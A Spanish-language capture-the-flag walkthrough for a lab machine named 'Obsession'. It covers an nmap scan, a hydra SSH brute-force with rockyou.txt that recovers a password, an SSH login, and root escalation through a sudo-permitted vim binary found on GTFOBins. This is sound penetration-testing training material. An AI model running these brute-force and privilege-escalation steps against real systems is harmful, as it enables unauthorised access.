

Obsession

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)

- p-**: Escanea todos los puertos .
- sS**: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.
- sC**: Ejecuta scripts predeterminados para recopilar más información del sistema.
- sV**: Detecta las versiones de los servicios en ejecución.
- min-rate 5000**: Acelera el escaneo enviando al menos 5000 paquetes por segundo.
- n**: No realiza resolución DNS, trabaja directamente con direcciones IP.
- vvv**: Muestra información detallada y actualizaciones constantes durante el escaneo.
- Pn**: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos tres puertos abiertos

```
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0      0      667 Jun 18  2024 chat-gonza.txt
|_rw-r--r--  1 0      0      315 Jun 18  2024 pendientes.txt
| ftp-syst:
|_STAT:
|_FTP server status:
|_Connected to ::ffff:172.17.0.1
|_Logged in as ftp
|_TYPE: ASCII
|_No session bandwidth limit
|_Session timeout in seconds is 300
|_Control connection is plain text
|_Data connections will be plain text
|_At session startup, client count was 4
|_vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_256 60:05:bd:a9:97:27:a5:ad:46:53:82:15:dd:d5:7a:dd (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBICjK7eK4HDkyFx9Sdx52QBKA10xD2H1DN9dnPLkFaFXa
2p15bRqIRdmJLAKBTyx2/lfDUCyl0uGyB2ExHvQ8=
|_256 0e:07:e6:d4:3b:63:4e:77:62:0f:1a:17:69:91:85:ef (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFYEzfToqDm7m3dRLdvXwcIhNZzbIgwquUJvnIIjjJn
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-titles: Russoski Coaching
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```



R



E



D



S



H



E



N



O



N



G

Primero nos centramos en el puerto 80 que nos indica que si ingresamos la ip en el navegador, no redirigirá a una página web



Curioseando un poco vemos como al enviar un formulario nos aparece un nombre

A screenshot of a contact form on a black background. The form is titled 'Consigue tu asesoría personalizada:' in white. It contains several input fields: 'Nombre:' with a placeholder 'Introduce tu nombre', 'Apellido:' with a placeholder 'Introduce tus apellidos', 'Teléfono:' with a placeholder 'Introduce tu número', and 'Email:' with a placeholder 'Introduce tu correo'. Below these is a dropdown menu for 'Somatotipo:' with 'Hectomorfo' selected and a downward arrow. At the bottom of the form is a white button with the text 'CAMBIAR MI VIDA A MEJOR AHORA'.

Has Tomado Una Gran Decisión

Gracias por enviar tu solicitud! Nos pondremos en contacto contigo pronto para informarte de precios y programas de entrenamiento y nutrición.

Atentamente: el equipo de Russoski Coaching.

Por lo que hacemos un ataque de fuerza bruta con hydra para obtener la contraseña: **hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2**

```
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
> hydra -l russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-13 23:47:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting. ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2  login: russoski  password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-13 23:48:09
```

Entramos por el puerto ssh con: **ssh russoski@172.17.0.2**

```
> ssh russoski@172.17.0.2
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jan 13 23:39:32 2025 from 172.17.0.1
russoski@b332d2d2a5d0:~$ whoami
russoski
russoski@b332d2d2a5d0:~$
```

Una vez dentro con el comando whoami aparece que usuario somos por lo que vemos que no somos root , habrá que escalar privilegios.

Una forma sencilla es buscar binarios Sudo que podamos aprovechar para escalar privilegios con el comando : **sudo -l**



```
russoski@b332d2d2a5d0:~$ sudo -l
Matching Defaults entries for russoski on b332d2d2a5d0:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User russoski may run the following commands on b332d2d2a5d0:
    (root) NOPASSWD: /usr/bin/vim
russoski@b332d2d2a5d0:~$
```




Para encontrar las vulnerabilidades recomiendo esta pagina: <https://gtfobins.github.io/>

Y por ejemplo si buscamos el binario vim nos aparece la opción de Sudo



Copiamos y pegamos el comando de la primera opción y vemos que



Y ya somos usuario root.

